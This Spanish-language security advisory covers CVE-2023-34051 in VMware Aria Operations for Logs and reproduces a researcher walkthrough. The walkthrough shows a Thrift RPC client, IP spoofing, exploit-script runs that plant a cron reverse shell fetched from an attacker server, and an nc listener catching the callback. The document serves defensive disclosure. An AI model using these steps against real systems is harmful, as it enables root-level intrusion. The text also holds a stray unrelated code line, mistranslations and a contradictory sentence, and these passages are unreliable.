I. DATOS GENERALES:

Clase de alerta: Vulnerabilidades

Tipo de incidente: Vulnerabilidades

Nivel de riesgo: Alta

II. ALERTA

Los proveedores de VMware alertaron a los clientes sobre un exploit de PoC la vulnerabilidad puede inyectar archivos en el sistema operativo afectado, que puede resultar en una ejecución de código remoto.

Figura 1.-Ilustración relacionada a vulnerabilidades en VMware.
Fuente: Elaboración Propia.

III. INTRODUCCIÓN

El proveedor es de este servicio de virtualización alerto a sus clientes sobre un exploit de prueba de concepto (PoC) para una falla encontrada y parchada en Aria Operations for Logs y esta se la rastreo con el CVE-2023-34051 con una alta gravedad y a que se relación a un caso de la omisión de autenticación que podría conducir a la ejecución de códigos remotos, para una vulnerabilidad de seguridad que había sido parcheada previamente en las Operaciones de Aria para registros (vRealize Log Insight).

La vulnerabilidad se identificada tiene una calificación en CVSS de alta gravedad de 8.1. Se originó como resultado de una omisión de autenticación problema. Que permite a un actor malicioso no autenticado inyectar archivos en el sistema operativo de un dispositivo vulnerable, lo que finalmente permite la ejecución remota de código con privilegios de root.

Es importante destacar que CVE-2023-34051 funciona como un escape de parche para varias vulnerabilidades importantes que VMware ya ha abordado. Las vulnerabilidades incluyen:

- CVE-2022-31704 – Vulnerabilidad de Control de Acceso Roto
- CVE-CVE-2022-31706 – Directory Traversal Vulnerability
- CVE-2022-31711 – Vulnerabilidad de Divulgación de Información

Los atacantes podrían explotar en cadena las tres vulnerabilidades de VMware en Aria Operations for Logs para causar una situación de Denegación de Servicio (DoS), así como el acceso a información sensible, y generar preocupaciones sobre la exposición potencial de los usuarios a ataques de ejecución remota de código.

Según los investigadores, aunque estas vulnerabilidades eran relativamente fáciles de explotar, requerían que el atacante ya tuviera la infraestructura necesaria para enviar cargas útiles maliciosas y había establecido un punto de apoyo dentro de la red a través de otros medios. Esto se debe a la menor probabilidad de que el producto se exponga directamente a Internet.

IV. VECTOR DE ATAQUE:

El PoC proporcionado utiliza la suplantación de direcciones IP y múltiples puntos finales de Thrift RPC para obtener capacidades de escritura de archivos sin restricciones. Los investigadores enfatizan que, para que este ataque tenga éxito, el atacante debe tener la misma dirección IP que un atacante nodo maestro o trabajador.

```
$ python3 VMSA-2023-0001.py --target_address 192.168.4.133 --
http_server_address 192.168.4.60 --http_server_port 8080 --payload_file payload --
payload_path /etc/cron.d/exploit
[+] Using CVE-2022-31711 to leak node token
[+] Found node token: f261d2f5-71fa-45fd-a0a0-6114a55a8fb8
[+] Using CVE-2022-31704 to trigger malicious file download
192.168.4.133 - - [30/Jan/2023 16:43:41] "GET /exploit.tar HTTP/1.1" 200 -
[+] File successfully downloaded
[+] Using CVE-2022-31706 to trigger directory traversal and write cron reverse shell
[+] Payload successfully delivered
```

Figura 2. Script de VMware de VMSA-2023-0001.
Fuente: https://github.com/horizon3ai/CVE-2023-34051/blob/master/README.md

Pero esto tiene que ver con una vulnerabilidad ya encontrada en VMware en el mes de Enero que sería la VMSA-2023-0001, esta falla se puede explotar en la configuración de VMware vRealize Log Insight predeterminada y estaría funcionando de la siguiente manera.

Examinación de Puertos: Primero, se encontró un artículo sobre las sugerencias de firewall de vRealize Log Insight que indica que el protocolo Thrift RPC se utiliza en los puertos TCP del 16520 al 16580. Apache Thrift es un marco RPC multilingüe que admite servidores RPC y clientes que utilizan el lenguaje de definición de interfaz Thrift. Según esta información, es probable que exista una vulnerabilidad en un servidor RPC.

A continuación, iniciamos sesión en el sistema en ejecución y descubrimos que el puerto TCP 16520 es creado por una aplicación Java. También encontramos la línea de comando correspondiente y descubrimos que la clase principal es `com.vmware.loginsight.daemon.LogInsightDaemon`.

```
root@vrealize_8_10_0 [ ~ ]# netstat -atnp | grep 16520
tcp6       0      0 :::16520                :::*                    LISTEN      2063/java
tcp6       0      0 127.0.0.1:16520         127.0.0.1:47542         ESTABLISHED 2063/java
tcp6       0    118 127.0.0.1:16520         127.0.0.1:57176         ESTABLISHED 2063/java
tcp6       0      0 127.0.0.1:47542         127.0.0.1:16520         ESTABLISHED 2391/java
tcp6       0      0 127.0.0.1:57176         127.0.0.1:16520         ESTABLISHED 2063/java
tcp6       0      0 127.0.0.1:48790         127.0.0.1:16520         TIME_WAIT   -
tcp6       0      0 127.0.0.1:36710         127.0.0.1:16520         TIME_WAIT   -
tcp6       0      0 127.0.0.1:36696         127.0.0.1:16520         TIME_WAIT   -
root@vrealize_8_10_0 [ ~ ]# cat /proc/2063/cmdline
/usr/lib/loginsight/application/3rd_party/bin/java-Xrs-XX:+HeapDumpOnOutOfMemoryError-XX:HeapDum
pPath=/storage/core/loginsight/var/heapdump/li_heapdump.hprof-XX:ErrorFile=/storage/core/loginsi
ght/var/jvm_hs_err_pid.log-Djava.util.logging.config.level=SEVERE-Djdk.tls.ephemeralDHKeySize=20
48-Dorg.bouncycastle.fips.approved_only=false-Djavax.net.ssl.trustStorePassword=changeit-Djdk.ht
tp.auth.tunneling.disabledSchemes=""-DLOGINSIGHT_HOME=/usr/lib/loginsight-Dstrata.pgid=2047-cp/u
sr/lib/loginsight/application/lib/*-Xmx1972m-Xms1972m-Xss256k-Xmn1024M-XX:+UseConcMarkSweepGC-XX
:+UseParNewGC-XX:CMSInitiatingOccupancyFraction=75-XX:+UseCMSInitiatingOccupancyOnly-XX:+Scaveng
eBeforeFullGC-XX:TargetSurvivorRatio=80-XX:SurvivorRatio=8-XX:MaxTenuringThreshold=15-XX:Paralle
lGCThreads=4-XX:+UseCompressedOops-XX:+OptimizeStringConcat-XX:+AlwaysPreTouchcom.vmware.loginsi
ght.daemon.LogInsightDaemon--wait=120root@vrealize_8_10_0 [ ~ ]#
```

Figura 3.Escaneo de puertos y cmdline vulnerables.
Fuente: https://www.horizon3.ai/vmware-vrealize-log-insight-vmsa-2023-0001-technical-deep-dive/

Información de registro de ingeniera inversa: Al buscar en el sistema de archivos, encontramos que la `com.vmware.loginsight.daemon.LogInsightDaemon` clase reside en `/usr/lib/loginsight/application/lib/daemon-service-li.jar`. Examinando esta clase, encontramos una función responsable de iniciar un servidor Thrift llamado `startThriftServer`.

```
private ThriftServer startThriftServer (long launchTime) throws Exception {
        return (ThriftServer)this.runAndTime (launchTine, "launch", "start thrift server", () → {
                ThriftServer. disableLogging ();
                Thriftserver thriftServer = new
                ThriftServer(this.configuration.daemonConmandsAddress, new
                DaemonConnands.Processor (this.daemonCommandsHandler),
                this.configuration. daemonMaxConnect);
                ThriftServer, start();
                Thriftserver, enableLogging();
                ClientConnectionPoot.enableLogWarn();
                return thriftServer;
        });
}
```

Figura 4 Inicio de ThriftServer .
Fuente: https://www.horizon3.ai/vmware-vrealize-log-insight-vmsa-2023-0001-technical-deep-dive/

Esto nos lleva a la clase DaemonCommandsHandler, que administra los comandos Thrift RPC del lado del servidor. Este archivo implementa una variedad de comandos RPC. Sin embargo, debemos ver si podemos ejecutar alguno de estos comandos antes de ir más allá.

Cliente RPC de Ahorro: Se agrega un cliente a DaemonCommandsHandler para una función sencilla. Debido a que no requiere crear demasiadas definiciones de ahorro y será fácil probarlo, elegimos getNodeType. Creando un archivo de definiciones de Thrift siguiente y Generamos los archivos python requeridos con: ahorro --gen py loginsight.thrift

Finalmente, escribimos un cliente Python simple y probamos que podemos llamar getNodeTypeexitosamente:
:

```
enum StrataNodeType {
    STANDALONE = 1,
    WORKER = 2,
    UNKNOWN = 3
}

service DaemonCommands {
    StrataNodeType getNodeType()
}
```

Figura 4 Definición simple de ahorro.
Fuente: https://www.horizon3.ai/vmware-vrealize-log-insight-vmsa-2023-0001-technical-deep-dive/

```python
import sys

sys.path.append("gen-py")
from loginsight import DaemonCommands
from loginsight.ttypes import *
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol


def main():
    trans = TSocket.TSocket("192.168.4.133", 16520)
    trans = TTransport.TFramedTransport(trans)
    proto = TBinaryProtocol.TBinaryProtocol(trans)
    client = DaemonCommands.Client(proto)

    trans.open()

    print("[+] Sending getNodeType request")
    result = client.getNodeType()
    print(f"[+] Got result: {result}")
    trans.close()


if __name__ == "__main__":
    main()
```

Figura 5 Cliente simple de ahorro de python.
Fuente: https://www.horizon3.ai/vmware-vrealize-log-insight-vmsa-2023-0001-technical-deep-dive/

```
/home/dev/vrealize/writeup/venv/bin/python /home/dev/vrealize/writeup/main.py
[+] Sending getNodeType request
[+] Got result: 1
```

Figura 6 Resultado simple del cliente Python Thrift .
Fuente: https://www.horizon3.ai/vmware-vrealize-log-insight-vmsa-2023-0001-technical-deep-dive/

V. IMPACTO

Estos comandos alteraron las reglas de iptables para bloquear el acceso a los puertos Thrift que se han expuesto incorrectamente. Los investigadores constataron cómo funcionaba el parche y descubrieron que utilizaban la misma técnica de modificación de reglas iptables para restringir el acceso a los puertos Thrift utilizando una nueva clase ThriftPortManager. Sin embargo, en esta ocasión, las reglas iptables permiten que otros nodos de VMware Aria Operations accedan a los registros por dirección IP.

```
9   add() {
10      iptables -A INPUT -s "$1" -p tcp --dport 16520:16580 -j ACCEPT -w
11  }
12
13  remove() {
14      iptables -D INPUT -s "$1" -p tcp --dport 16520:16580 -j ACCEPT -w
15  }
```

Figura 7 Parche iptable insuficiente para VMS-2023-0001.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

A pesar de que un ataque en VMSA-2023-0001 requería múltiples CVE diferentes, VMware solo intentó solucionar el problema de los puertos Thrift expuestos. Las otras CVE no se parchearon. Se suponía que las otras CVE necesitaban acceder a los puertos Thrift para funcionar, por lo que, si un atacante puede acceder a los puertos Thrift, las otras CVE también serían inalcanzables.

```java
package com.vmware.loginsight.firewall;

import com.vmware.loginsight.commons.NetUtils;
import com.vmware.loginsight.config.Configurable;
import com.vmware.loginsight.config.ConfigurationException;
import com.vmware.loginsight.config.ConfigurationHolder;
import com.vmware.loginsight.config.DistributedConfig;
import com.vmware.loginsight.config.distributed.DaemonInfo;
import com.vmware.loginsight.lib.CustomLogger;
import com.vmware.loginsight.services.ServiceName;
import java.util.Collection;
import java.util.List;
import java.util.Set;
import java.util.stream.Collectors;
import org.apache.logging.log4j.Logger;

public class ThriftPortManager implements Configurable {
   private static final Logger logger = CustomLogger.getLogger(ThriftPortManager.class);
   private final ConfigurationHolder configurationHolder = (new ConfigurationHolder()).addSectionInterestedByItself(DistributedConfig.class);
   private DaemonInfo selfDaemon;
   private int daemonPort;
   private boolean configured;
   private List thriftPorts;

   public void configure(Collection configs) throws ConfigurationException {
      this.configurationHolder.configure(configs);
      DistributedConfig distributedConfig = (DistributedConfig)this.configurationHolder.getConfiguration(DistributedConfig.class);
      this.selfDaemon = distributedConfig.getDaemonForCurrentHost();
      this.daemonPort = this.selfDaemon.getPort();
      this.thriftPorts = this.getThriftPorts();
      NetUtils.flushFirewallRules();
      distributedConfig.getDaemons().forEach(this::setFirewallRule);
      this.configured = true;
   }

   public boolean reconfigure(Collection configs, boolean dryRun) throws ConfigurationException {
      this.configurationHolder.reconfigure(configs, dryRun);
      if (!dryRun && this.configured) {
         NetUtils.flushFirewallRules();
         DistributedConfig distributedConfig = (DistributedConfig)this.configurationHolder.getConfiguration(DistributedConfig.class);
         this.selfDaemon = distributedConfig.getDaemonForCurrentHost();
         distributedConfig.getDaemons().forEach(this::setFirewallRule);
         return false;
      } else {
         return false;
      }
   }

   public Set sectionsInterestedIn() {
      return this.configurationHolder.sectionsInterestedIn();
   }

   private void setFirewallRule(DaemonInfo daemon) {
      if (!daemon.equals(this.selfDaemon)) {
         if (NetUtils.setFirewallThriftRule(daemon.getHost(), this.thriftPorts)) {
            logger.info("Added host " + daemon.getHost() + " to firewall rules");
         }

      }
   }

   private List getThriftPorts() {
      return (List)ServiceName.getThriftServices().stream().map((sn) -> {
         return sn.getPortOffset() + this.daemonPort;
      }).collect(Collectors.toList());
   }
}
```

Figura 8 Clase ThriftPortManager.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

VMware Aria Operations for Logs utiliza una arquitectura distribuida que incluye nodos maestros y trabajadores. Estos nodos parecen comunicarse a través de los servicios Thrift que antes eran vulnerables. El parche no podría simplemente bloquear todo el acceso a los servicios de Thrift porque cada nodo puede existir en una máquina física diferente.



Figura 9 Implementación de Insight de Registro Distribuido.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

Dado que el parche no corrigió los otros CVE en VMSA-2023-0001 y solo bloquea el acceso a los servicios de Thrift por IP, un atacante solo debe usar el ataque anterior para obtener acceso a los servicios de Thrift. Para que este ataque tenga éxito, debemos:

- En una configuración maestra/trabajador, debe haber al menos dos instancias de VMware vRealize Log Insight.
- Una máquina maliciosa que utiliza la misma dirección IP de origen que el nodo trabajador (si ataca al maestro).

Un ejemplo que se puede presentar es: En este entorno tenemos tres máquinas involucradas en el ataque. Todas las máquinas están en el 192.168.4.1/24 red. Se están ejecutando en la estación de trabajo de VMware con interfaces de red puenteadas.

- Máquina atacante (Ubuntu 22.04):
    - ens33 192.168.4.60
    - ens37 192.168.4.137
- Máquina del trabajador:
    - eth0 192.168.4.137
- Máquina maestra:
    - eth0 192.168.4.150

Observa que las direcciones IP de ens37 de la máquina atacante y eth0 de la máquina trabajadora son idénticas.

Luego, verificamos que la carga útil tenga la dirección IP correcta y ejecutamos los siguientes comandos para establecer correctamente los permisos del archivo de carga útil.

```
(venv) dev@dev-virtual-machine:~/vRealizeLogInsightRCE$ sudo chown root:root payload
(venv) dev@dev-virtual-machine:~/vRealizeLogInsightRCE$ sudo chmod 644 payload
  return go(f, seed, [])
}
```

Figura 10 Actualización de permisos de carga útil.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

A continuación, configuramos un **nc** oyente en la máquina atacante:

```
(venv) dev@dev-virtual-machine:~/vRealizeLogInsightRCE$ nc -lvnp 8888
Listening on 0.0.0.0 8888
```

Figura 11 Configuración de un oyente netcat.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

Finalmente, ejecutamos el script exploit con los siguientes argumentos en la máquina atacante y recibimos una devolución de llamada en los machineals atacantes **nc** oyente:

```
(venv) dev@dev-virtual-machine:~/vRealizeLogInsightRCE$ python VMSA-2023-0001.py --target_address
192.168.4.150 --http_server_address 192.168.4.60 --http_server_port 8080 --payload_file payload --
payload_path /etc/cron.d/exploit
[+] Using CVE-2022-31711 to leak node token
[+] Found node token: 396c82a4-f901-4233-91ed-f38fcaac46bb
[+] Using CVE-2022-31704 to trigger malicious file download
192.168.4.150 - - [27/Feb/2023 09:47:03] "GET /exploit.tar HTTP/1.1" 200 -
[+] File successfully downloaded
[+] Using CVE-2022-31706 to trigger directory traversal and write cron reverse shell
[+] Payload successfully delivered
```

Figura 12 Desencadena el exploit dada la dirección ip.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

```
Connection received on 192.168.4.150 59052
```

Figura 13 Respuesta del oyente netcat.
Fuente: https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/

VI. RECOMENDACIONES:

- Tener en cuenta que si existiera alguna duda comunicarse con el soporte técnico de la marca.
- Para corregir estas vulnerabilidades, utilice las actualizaciones proporcionadas por VMware de inmediato.
- Para mantener la integridad y seguridad del sistema, es esencial seguir las mejores prácticas de seguridad y mantener al equipo informado y capacitado sobre estas medidas.

VII. REFERENCIAS:

- Horizon3. (27 de enero de 2023). Obtenido de https://www.horizon3.ai/vmware-vrealize-cve-2022-31706-iocs/
- NIST. CVE-2023-34051. (10 de octubre de 2023). Obtenido de https://nvd.nist.gov/vuln/detail/CVE-2023-34051
- TheHackerNews Cisco(25 de octubre de 2023). Obtenido de https://thehackernews.com/2023/10/alert-poc-exploits-released-for-citrix.html
- Horizon3 . (20 de octubre de 2023). Obtenido de https://www.horizon3.ai/vmware-aria-operations-for-logs-cve-2023-34051-technical-deep-dive-and-iocs/
- Vulnerabilidades en VMware. (24 de octubre de 2023). Obtenido de https://csirt.telconet.net/comunicacion/noticias-seguridad/vulnerabilidades-en-vmware-aria-operations-for-logs/
- SOCRadar. (25 de octubre de 2023). Obtenido de https://socradar.io/on-threat-actors-radar-poc-exploits-for-vmware-aria-operations-vulnerability-cve-2023-34051-and-more/